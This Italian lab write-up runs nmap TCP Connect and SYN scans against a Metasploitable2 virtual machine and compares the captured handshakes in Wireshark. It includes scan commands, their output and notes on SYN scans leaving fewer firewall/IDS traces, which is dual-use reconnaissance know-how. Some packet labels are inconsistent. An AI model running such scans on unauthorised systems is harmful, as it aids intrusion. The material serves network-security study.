PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
MAC Address: 08:00:27:38:94:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.23 seconds
```

Spiego come sto procedendo

- -ST per scanssione TCP Connect
- -P 0-1023 per scansionare le porte da 0 a 1023
- sudo per accedere alle porte privilegiate

Attendo il completamento

Interrompo la cattura su Wireschark

Salvo il file come tcp_scan.pcap

3.3 Scansione SYN (-sS) con porte 0-1023

Avvio una nuova cattura su Wireshark inserendo nel terminale

sudo nmap -sS -p 0-1023 192.168.50.101

Invia solo pacchetti SYN.
Se la porta è aperta, riceve SYN-ACK e invia RST per non completare la connessione

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -p 0-1023 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 04:39 EDT
Nmap scan report for 192.168.50.101
Host is up (0.43s latency).
Not shown: 1012 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
MAC Address: 08:00:27:38:94:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
```

Spiego come sto procedendo

- -sS scansione SYN (non completa il three-way handshake)
- -P 0-1023 per scansionare le porte da 0 a 1023
- sudo per accedere alle porte privilegiate

Attendo il completamento

Interrompo la cattura su Wireschark


Salvo il file come syn_scan.pcap

3.4 Analisi dei Pacchetti TCP Connect (-sT) con Wireshark

Apro i file pcap in Wireshark da terminale: wireshark tcp_scan.pcap &

Filtro i pacchetti TCP digitando e premendo invio nella barra di ricerca

tcp.port == 21



Confermare che ha catturato la scansione TCP Connect (-sT)

I tre pacchetti (SYN, SYN-ACK, ACK) mi indicano che la connessione è stata stabilita, tipico della scansione TCP
I pacchetti 40-61 mostrano:

- **40**: [SYN] da Kali → Metasploitable2
  Richiesta di connessione

- **60**: [SYN, ACK] da Metasploitable2 → Kali
  Conferma ricezione

- **61**: [ACK] da Kali → Metasploitable2
  Conferma connessione (three-way handshake completato)


- **62**: [RST, ACK] da Kali → Metasploitable2
  Chiusura connessione dopo il test

Questo è il **three-way handshake completo**, tipico della scansione TCP Connect (-sT) mi conferma che la porta è aperta

Nmap ha verificato che la porta 21 è aperta completando la connessione.


3.5 Analisi dei Pacchetti SYN (-sS) con Wireshark

Apro i file pcap in Wireshark da terminale: wireshark syn_scan.pcap &



Filtro i pacchetti TCP per la porta 21/FTP digitando e premendo invio nella barra di ricerca

tcp.port == 21



Confermare che ha catturato la scansione SYN Connect (-sS)

I tre pacchetti (SYN, SYN-ACK, ACK) mi indicano che la connessione è stata stabilita, tipico della scansione TCP
I pacchetti 20-40 mostrano:

- **20**: [SYN] da Kali → Metasploitable2
  Richiesta di connessione
- **34**: [SYN, ACK] da Metasploitable2 → Kali
  Conferma ricezione
- **40**: [ACK] da Kali → Metasploitable2
  Reset connessione (interrompe il three-way handshake)

La connessione è stata **interrotta** dopo aver ricevuto il SYN-ACK

Nmap ha verificato che la porta è aperta ma non ha completato la connessione

La Scansione SYN è Stealth perchè

- Non completa il three-way handshake e interrompe la connessione con un RST.
- Genera meno traffico e non mantiene connessioni aperte.
- Meno visibile su log firewall infatti Molti firewall/IDS non registrano richieste SYN non completate.

TABELLA CON LE DIFFERENZE

CARATTERISTICHE	SCANSIONE TCP (-sT)	SCANSIONE SYN (-sS)
Pacchetto 3	[ACK] conferma connessione	[RST] reset connessione
Stato Connessione	Stabilita Three-way handshake	Interrotta Non completa
Impatto su Firewall/IDS	Genera log di connessione	Non lascia tracce significative
Numero Pacchetti	4 (SYN→SYNACK→ACK→RST)	3 (SYN→SYN-ACK→RST)

La scansione TCP Connect è più rumorosa e “lascia tracce”
La scansione SYN è più silenziosa “stealth”